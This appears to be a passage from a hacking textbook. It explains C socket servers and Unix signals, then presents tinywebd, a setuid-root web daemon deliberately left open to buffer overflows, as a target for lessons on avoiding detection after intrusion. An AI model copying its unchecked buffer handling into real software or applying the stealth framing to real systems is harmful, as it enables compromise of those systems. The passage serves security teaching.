The first argument to this function is the socket (referenced by a file descriptor), the second specifies the level of the option, and the third specifies the option itself. Since `SO_REUSEADDR` is a socket-level option, the level is set to `SOL_SOCKET`. There are many different socket options defined in /usr/include/asm/socket.h. The final two arguments are a pointer to the data that the option should be set to and the length of that data. A pointer to data and the length of that data are two arguments that are often used with socket functions. This allows the functions to handle all sorts of data, from single bytes to large data structures. The `SO_REUSEADDR` options uses a 32-bit integer for its value, so to set this option to `true`, the final two arguments must be a pointer to the integer value of `1` and the size of an integer (which is 4 bytes).

```
  host_addr.sin_family = AF_INET;    // Host byte order
  host_addr.sin_port = htons(PORT);  // Short, network byte order
  host_addr.sin_addr.s_addr = 0; // Automatically fill with my IP.
  memset(&(host_addr.sin_zero), '\0', 8); // Zero the rest of the struct.

  if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
    fatal("binding to socket");

  if (listen(sockfd, 5) == -1)
    fatal("listening on socket");
```

These next few lines set up the `host_addr` structure for use in the bind call. The address family is `AF_INET`, since we are using IPv4 and the `sockaddr_in` structure. The port is set to `PORT`, which is defined as `7890`. This short integer value must be converted into network byte order, so the `htons()` function is used. The address is set to `0`, which means it will automatically be filled with the host's current IP address. Since the value `0` is the same regardless of byte order, no conversion is necessary.

The `bind()` call passes the socket file descriptor, the address structure, and the length of the address structure. This call will bind the socket to the current IP address on port 7890.

The `listen()` call tells the socket to listen for incoming connections, and a subsequent `accept()` call actually accepts an incoming connection. The `listen()` function places all incoming connections into a backlog queue until an `accept()` call accepts the connections. The last argument to the `listen()` call sets the maximum size for the backlog queue.

```
while(1) {    // Accept loop.
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
      if(new_sockfd == -1)
         fatal("accepting connection");
      printf("server: got connection from %s port %d\n",
             inet_ntoa(client_addr.sin_addr), ntohs(client_addr.sin_port));
      send(new_sockfd, "Hello, world!\n", 13, 0);
      recv_length = recv(new_sockfd, &buffer, 1024, 0);
      while(recv_length > 0) {
         printf("RECV: %d bytes\n", recv_length);
         dump(buffer, recv_length);
         recv_length = recv(new_sockfd, &buffer, 1024, 0);
      }
      close(new_sockfd);
   }
   return 0;
}
```

Next is a loop that accepts incoming connections. The `accept()` function's first two arguments should make sense immediately; the final argument is a pointer to the size of the address structure. This is because the `accept()` function will write the connecting client's address information into the address structure and the size of that structure into `sin_size`. For our purposes, the size never changes, but to use the function we must obey the calling convention. The `accept()` function returns a new socket file descriptor for the accepted connection. This way, the original socket file descriptor can continue to be used for accepting new connections, while the new socket file descriptor is used for communicating with the connected client.

After getting a connection, the program prints out a connection message, using `inet_ntoa()` to convert the `sin_addr` address structure to a dotted-number IP string and `ntohs()` to convert the byte order of the `sin_port` number.

The `send()` function sends the 13 bytes of the string `Hello, world!\n` to the new socket that describes the new connection. The final argument for the `send()` and `recv()` functions are flags, that for our purposes, will always be `0`.

Next is a loop that receives data from the connection and prints it out. The `recv()` function is given a pointer to a buffer and a maximum length to read from the socket. The function writes the data into the buffer passed to it and returns the number of bytes it actually wrote. The loop will continue as long as the `recv()` call continues to receive data.

When compiled and run, the program binds to port 7890 of the host and waits for incoming connections:

```
reader@hacking:~/booksrc $ gcc simple_server.c
reader@hacking:~/booksrc $ ./a.out
```

A telnet client basically works like a generic TCP connection client, so it can be used to connect to the simple server by specifying the target IP address and port.

From a Remote Machine

```
matrix@euclid:~ $ telnet 192.168.42.248 7890
Trying 192.168.42.248...
Connected to 192.168.42.248.
Escape character is '^]'.
Hello, world!
this is a test
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhvbkjgf
```

Upon connection, the server sends the string `Hello, world!`, and the rest is the local character echo of me typing `this is a test` and a line of keyboard mashing. Since telnet is line-buffered, each of these two lines is sent back to the server when ENTER is pressed. Back on the server side, the output shows the connection and the packets of data that are sent back.

On a Local Machine

```
reader@hacking:~/booksrc $ ./a.out
server: got connection from 192.168.42.1 port 56971
RECV: 16 bytes
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | This is a test...
RECV: 45 bytes
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk
6a 66 68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh
66 64 6b 6a 68 76 62 6b 6a 67 66 0d 0a          | fdkjhvbkjgf...
```

0x426 A Web Client Example

The telnet program works well as a client for our server, so there really isn't much reason to write a specialized client. However, there are thousands of different types of servers that accept standard TCP/IP connections. Every time you use a web browser, it makes a connection to a webserver somewhere. This connection transmits the web page over the connection using HTTP, which defines a certain way to request and send information. By default, webservers run on port 80, which is listed along with many other default ports in /etc/services.

0x600

COUNTERMEASURES

The golden poison dart frog secretes an extremely toxic poison—one frog can emit enough to kill 10 adult humans. The only reason these frogs have such an amazingly powerful defense is that a certain species of snake kept eating them and developing a resistance. In response, the frogs kept evolving stronger and stronger poisons as a defense. One result of this co-evolution is that the frogs are safe against all other predators. This type of co-evolution also happens with hackers. Their exploit techniques have been around for years, so it's only natural that defensive countermeasures would develop. In response, hackers find ways to bypass and subvert these defenses, and then new defense techniques are created.

This cycle of innovation is actually quite beneficial. Even though viruses and worms can cause quite a bit of trouble and costly interruptions for businesses, they force a response, which fixes the problem. Worms replicate by exploiting existing vulnerabilities in flawed software. Often these flaws are undiscovered for years, but relatively benign worms such as CodeRed or Sasser force these problems to be fixed. As with chickenpox, it's better to suffer a

minor outbreak early instead of years later when it can cause real damage. If it weren't for Internet worms making a public spectacle of these security flaws, they might remain unpatched, leaving us vulnerable to an attack from someone with more malicious goals than just replication. In this way, worms and viruses can actually strengthen security in the long run. However, there are more proactive ways to strengthen security. Defensive countermeasures exist which try to nullify the effect of an attack, or prevent the attack from happening. A countermeasure is a fairly abstract concept; this could be a security product, a set of policies, a program, or simply just an attentive system administrator. These defensive countermeasures can be separated into two groups: those that try to detect the attack and those that try to protect the vulnerability.

0x610 Countermeasures That Detect

The first group of countermeasures tries to detect the intrusion and respond in some way. The detection process could be anything from an administrator reading logs to a program sniffing the network. The response might include killing the connection or process automatically, or just the administrator scrutinizing everything from the machine's console.

As a system administrator, the exploits you know about aren't nearly as dangerous as the ones you don't. The sooner an intrusion is detected, the sooner it can be dealt with and the more likely it can be contained. Intrusions that aren't discovered for months can be cause for concern.

The way to detect an intrusion is to anticipate what the attacking hacker is going to do. If you know that, then you know what to look for. Countermeasures that detect can look for these attack patterns in log files, network packets, or even program memory. After an intrusion is detected, the hacker can be expunged from the system, any filesystem damage can be undone by restoring from backup, and the exploited vulnerability can be identified and patched. Detecting countermeasures are quite powerful in an electronic world with backup and restore capabilities.

For the attacker, this means detection can counteract everything he does. Since the detection might not always be immediate, there are a few "smash and grab" scenarios where it doesn't matter; however, even then it's better not to leave tracks. Stealth is one of the hacker's most valuable assets. Exploiting a vulnerable program to get a root shell means you can do whatever you want on that system, but avoiding detection additionally means no one knows you're there. The combination of "God mode" and invisibility makes for a dangerous hacker. From a concealed position, passwords and data can be quietly sniffed from the network, programs can be backdoored, and further attacks can be launched on other hosts. To stay hidden, you simply need to anticipate the detection methods that might be used. If you know what they are looking for, you can avoid certain exploit patterns or mimic valid ones. The co-evolutionary cycle between hiding and detecting is fueled by thinking of the things the other side hasn't thought of.

0x620 System Daemons

To have a realistic discussion of exploit countermeasures and bypass methods, we first need a realistic exploitation target. A remote target will be a server program that accepts incoming connections. In Unix, these programs are usually system daemons. A daemon is a program that runs in the background and detaches from the controlling terminal in a certain way. The term *daemon* was first coined by MIT hackers in the 1960s. It refers to a molecule-sorting demon from an 1867 thought experiment by a physicist named James Maxwell. In the thought experiment, Maxwell's demon is a being with the supernatural ability to effortlessly perform difficult tasks, apparently violating the second law of thermodynamics. Similarly, in Linux, system daemons tirelessly perform tasks such as providing SSH service and keeping system logs. Daemon programs typically end with a *d* to signify they are daemons, such as *sshd* or *syslogd*.

With a few additions, the tinyweb.c code on page 214 can be made into a more realistic system daemon. This new code uses a call to the `daemon()` function, which will spawn a new background process. This function is used by many system daemon processes in Linux, and its man page is shown below.

```
DAEMON(3)                 Linux Programmer's Manual                DAEMON(3)

NAME
       daemon - run in the background

SYNOPSIS
       #include <unistd.h>

       int daemon(int nochdir, int noclose);

DESCRIPTION
       The daemon() function is for programs wishing to detach themselves from
       the controlling terminal and run in the background as system daemons.

       Unless the argument nochdir is non-zero, daemon() changes  the  current
       working directory to the root ("/").

       Unless  the  argument noclose is non-zero, daemon() will redirect stan
       dard input, standard output and standard error to /dev/null.

RETURN VALUE
       (This function forks, and if  the  fork()  succeeds,  the  parent  does
       _exit(0),  so that further errors are seen by the child only.)  On suc
       cess zero will be returned.  If an error occurs,  daemon()  returns  -1
       and  sets  the global variable errno to any of the errors specified for
       the library functions fork(2) and setsid(2).
```

System daemons run detached from a controlling terminal, so the new tinyweb daemon code writes to a log file. Without a controlling terminal, system daemons are typically controlled with signals. The new tinyweb daemon program will need to catch the terminate signal so it can exit cleanly when killed.

0x621 Crash Course in Signals

Signals provide a method of interprocess communication in Unix. When a process receives a signal, its flow of execution is interrupted by the operating system to call a signal handler. Signals are identified by a number, and each one has a default signal handler. For example, when CTRL-C is typed in a program's controlling terminal, an interrupt signal is sent, which has a default signal handler that exits the program. This allows the program to be interrupted, even if it is stuck in an infinite loop.

Custom signal handlers can be registered using the `signal()` function. In the example code below, several signal handlers are registered for certain signals, whereas the main code contains an infinite loop.

signal_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
/* Some labeled signal defines from signal.h
 * #define SIGHUP        1  Hangup
 * #define SIGINT        2  Interrupt  (Ctrl-C)
 * #define SIGQUIT       3  Quit (Ctrl-\)
 * #define SIGILL        4  Illegal instruction
 * #define SIGTRAP       5  Trace/breakpoint trap
 * #define SIGABRT       6  Process aborted
 * #define SIGBUS        7  Bus error
 * #define SIGFPE        8  Floating point error
 * #define SIGKILL       9  Kill
 * #define SIGUSR1      10  User defined signal 1
 * #define SIGSEGV      11  Segmentation fault
 * #define SIGUSR2      12  User defined signal 2
 * #define SIGPIPE      13  Write to pipe with no one reading
 * #define SIGALRM      14  Countdown alarm set by alarm()
 * #define SIGTERM      15  Termination (sent by kill command)
 * #define SIGCHLD      17  Child process signal
 * #define SIGCONT      18  Continue if stopped
 * #define SIGSTOP      19  Stop (pause execution)
 * #define SIGTSTP      20  Terminal stop [suspend] (Ctrl-Z)
 * #define SIGTTIN      21  Background process trying to read stdin
 * #define SIGTTOU      22  Background process trying to read stdout
 */

/* A signal handler */
void signal_handler(int signal) {
```

```
   printf("Caught signal %d\t", signal);
   if (signal == SIGTSTP)
      printf("SIGTSTP (Ctrl-Z)");
   else if (signal == SIGQUIT)
      printf("SIGQUIT (Ctrl-\\)");
   else if (signal == SIGUSR1)
      printf("SIGUSR1");
   else if (signal == SIGUSR2)
      printf("SIGUSR2");
   printf("\n");
}

void sigint_handler(int x) {
   printf("Caught a Ctrl-C (SIGINT) in a separate handler\nExiting.\n");
   exit(0);
}

int main() {
   /* Registering signal handlers */
   signal(SIGQUIT, signal_handler); // Set signal_handler() as the
   signal(SIGTSTP, signal_handler); // signal handler for these
   signal(SIGUSR1, signal_handler); // signals.
   signal(SIGUSR2, signal_handler);

   signal(SIGINT, sigint_handler);  // Set sigint_handler() for SIGINT.

   while(1) {}  // Loop forever.
}
```

When this program is compiled and executed, signal handlers are registered, and the program enters an infinite loop. Even though the program is stuck looping, incoming signals will interrupt execution and call the registered signal handlers. In the output below, signals that can be triggered from the controlling terminal are used. The `signal_handler()` function, when finished, returns execution back into the interrupted loop, whereas the `sigint_handler()` function exits the program.

```
reader@hacking:~/booksrc $ gcc -o signal_example signal_example.c
reader@hacking:~/booksrc $ ./signal_example
Caught signal 20        SIGTSTP (Ctrl-Z)
Caught signal 3 SIGQUIT (Ctrl-\)
Caught a Ctrl-C (SIGINT) in a separate handler
Exiting.
reader@hacking:~/booksrc $
```

Specific signals can be sent to a process using the `kill` command. By default, the `kill` command sends the terminate signal (`SIGTERM`) to a process. With the `-l` command-line switch, `kill` lists all the possible signals. In the output below, the `SIGUSR1` and `SIGUSR2` signals are sent to the signal_example program being executed in another terminal.

```
reader@hacking:~/booksrc $ kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGABRT      7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ     26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO       30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
reader@hacking:~/booksrc $ ps a | grep signal_example
24491 pts/3    R+     0:17 ./signal_example
24512 pts/1    S+     0:00 grep signal_example
reader@hacking:~/booksrc $ kill -10 24491
reader@hacking:~/booksrc $ kill -12 24491
reader@hacking:~/booksrc $ kill -9 24491
reader@hacking:~/booksrc $
```

Finally, the SIGKILL signal is sent using `kill -9`. This signal's handler cannot be changed, so `kill -9` can always be used to kill processes. In the other terminal, the running signal_example shows the signals as they are caught and the process is killed.

```
reader@hacking:~/booksrc $ ./signal_example
Caught signal 10        SIGUSR1
Caught signal 12        SIGUSR2
Killed
reader@hacking:~/booksrc $
```

Signals themselves are pretty simple; however, interprocess communication can quickly become a complex web of dependencies. Fortunately, in the new tinyweb daemon, signals are only used for clean termination, so the implementation is simple.

0x622 Tinyweb Daemon

This newer version of the tinyweb program is a system daemon that runs in the background without a controlling terminal. It writes its output to a log file with timestamps, and it listens for the terminate (SIGTERM) signal so it can shut down cleanly when it's killed.

These additions are fairly minor, but they provide a much more realistic exploit target. The new portions of the code are shown in bold in the listing below.

tinywebd.c

```
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80   // The port users will be connecting to
#define WEBROOT "./webroot" // The webserver's root directory
#define LOGFILE "/var/log/tinywebd.log" // Log filename

int logfd, sockfd;  // Global log and socket file descriptors
void handle_connection(int, struct sockaddr_in *, int);
int get_file_size(int); // Returns the file size of open file descriptor
void timestamp(int); // Writes a timestamp to the open file descriptor

// This function is called when the process is killed.
void handle_shutdown(int signal) {
   timestamp(logfd);
   write(logfd, "Shutting down.\n", 16);
   close(logfd);
   close(sockfd);
   exit(0);
}

int main(void) {
   int new_sockfd, yes=1;
   struct sockaddr_in host_addr, client_addr;   // My address information
   socklen_t sin_size;

   logfd = open(LOGFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(logfd == -1)
      fatal("opening log file");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
      fatal("setting socket option SO_REUSEADDR");

   printf("Starting tiny web daemon.\n");
   if(daemon(1, 0) == -1) // Fork to a background daemon process.
      fatal("forking to daemon process");

   signal(SIGTERM, handle_shutdown);   // Call handle_shutdown when killed.
   signal(SIGINT, handle_shutdown);   // Call handle_shutdown when interrupted.

   timestamp(logfd);
```

```
   write(logfd, "Starting up.\n", 15);
   host_addr.sin_family = AF_INET;      // Host byte order
   host_addr.sin_port = htons(PORT);    // Short, network byte order
   host_addr.sin_addr.s_addr = INADDR_ANY; // Automatically fill with my IP.
   memset(&(host_addr.sin_zero), '\0', 8); // Zero the rest of the struct.

   if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
      fatal("binding to socket");

   if (listen(sockfd, 20) == -1)
      fatal("listening on socket");

   while(1) { // Accept loop.
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
      if(new_sockfd == -1)
         fatal("accepting connection");

      handle_connection(new_sockfd, &client_addr, logfd);
   }
   return 0;
}

/* This function handles the connection on the passed socket from the
 * passed client address and logs to the passed FD. The connection is
 * processed as a web request and this function replies over the connected
 * socket. Finally, the passed socket is closed at the end of the function.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
   unsigned char *ptr, request[500], resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);

   sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
ntohs(client_addr_ptr->sin_port), request);

   ptr = strstr(request, " HTTP/"); // Search for valid-looking request.
   if(ptr == NULL) { // Then this isn't valid HTTP
      strcat(log_buffer, " NOT HTTP!\n");
   } else {
      *ptr = 0; // Terminate the buffer at the end of the URL.
      ptr = NULL; // Set ptr to NULL (used to flag for an invalid request).
      if(strncmp(request, "GET ", 4) == 0)  // Get request
         ptr = request+4; // ptr is the URL.
      if(strncmp(request, "HEAD ", 5) == 0) // Head request
         ptr = request+5; // ptr is the URL.
      if(ptr == NULL) { // Then this is not a recognized request
         strcat(log_buffer, " UNKNOWN REQUEST!\n");
      } else { // Valid request, with ptr pointing to the resource name
         if (ptr[strlen(ptr) - 1] == '/')  // For resources ending with '/',
            strcat(ptr, "index.html");     // add 'index.html' to the end.
         strcpy(resource, WEBROOT);     // Begin resource with web root path
         strcat(resource, ptr);         //  and join it with resource path.
         fd = open(resource, O_RDONLY, 0); // Try to open the file.
```

```
         if(fd == -1) { // If file is not found
            strcat(log_buffer, " 404 Not Found\n");
            send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            send_string(sockfd, "<html><head><title>404 Not Found</title></head>");
            send_string(sockfd, "<body><h1>URL not found</h1></body></html>\r\n");
         } else {      // Otherwise, serve up the file.
            strcat(log_buffer, " 200 OK\n");
            send_string(sockfd, "HTTP/1.0 200 OK\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            if(ptr == request + 4) { // Then this is a GET request
               if( (length = get_file_size(fd)) == -1)
                  fatal("getting resource file size");
               if( (ptr = (unsigned char *) malloc(length)) == NULL)
                  fatal("allocating memory for reading resource");
               read(fd, ptr, length); // Read the file into memory.
               send(sockfd, ptr, length, 0);  // Send it to socket.
               free(ptr); // Free file memory.
            }
            close(fd); // Close the file.
            } // End if block for file found/not found.
      } // End if block for valid request.
   } // End if block for valid HTTP.
   timestamp(logfd);
   length = strlen(log_buffer);
   write(logfd, log_buffer, length); // Write to the log.

   shutdown(sockfd, SHUT_RDWR); // Close the socket gracefully.
}

/* This function accepts an open file descriptor and returns
 * the size of the associated file. Returns -1 on failure.
 */
int get_file_size(int fd) {
   struct stat stat_struct;

   if(fstat(fd, &stat_struct) == -1)
      return -1;
   return (int) stat_struct.st_size;
}

/* This function writes a timestamp string to the open file descriptor
 * passed to it.
 */
void timestamp(fd) {
   time_t now;
   struct tm *time_struct;
   int length;
   char time_buffer[40];

   time(&now);  // Get number of seconds since epoch.
   time_struct = localtime((const time_t *)&now); // Convert to tm struct.
   length = strftime(time_buffer, 40, "%m/%d/%Y %H:%M:%S> ", time_struct);
   write(fd, time_buffer, length); // Write timestamp string to log.
}
```

This daemon program forks into the background, writes to a log file with timestamps, and cleanly exits when it is killed. The log file descriptor and connection-receiving socket are declared as globals so they can be closed cleanly by the `handle_shutdown()` function. This function is set up as the callback handler for the terminate and interrupt signals, which allows the program to exit gracefully when it's killed with the `kill` command.

The output below shows the program compiled, executed, and killed. Notice that the log file contains timestamps as well as the shutdown message when the program catches the terminate signal and calls `handle_shutdown()` to exit gracefully.

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.

reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25058 ?        Ss     0:00 ./tinywebd
25075 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25121 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log
cat: /var/log/tinywebd.log: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/22/2007 17:55:45> Starting up.
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"      200 OK
07/22/2007 17:57:21> Shutting down.
reader@hacking:~/booksrc $
```

This tinywebd program serves HTTP content just like the original tinyweb program, but it behaves as a system daemon, detaching from the controlling terminal and writing to a log file. Both programs are vulnerable to the same overflow exploit; however, the exploitation is only the beginning. Using the new tinyweb daemon as a more realistic exploit target, you will learn how to avoid detection after the intrusion.

0x630 Tools of the Trade

With a realistic target in place, let's jump back over to the attacker's side of the fence. For this kind of attack, exploit scripts are an essential tool of the trade. Like a set of lock picks in the hands of a professional, exploits open many doors for a hacker. Through careful manipulation of the internal mechanisms, the security can be entirely sidestepped.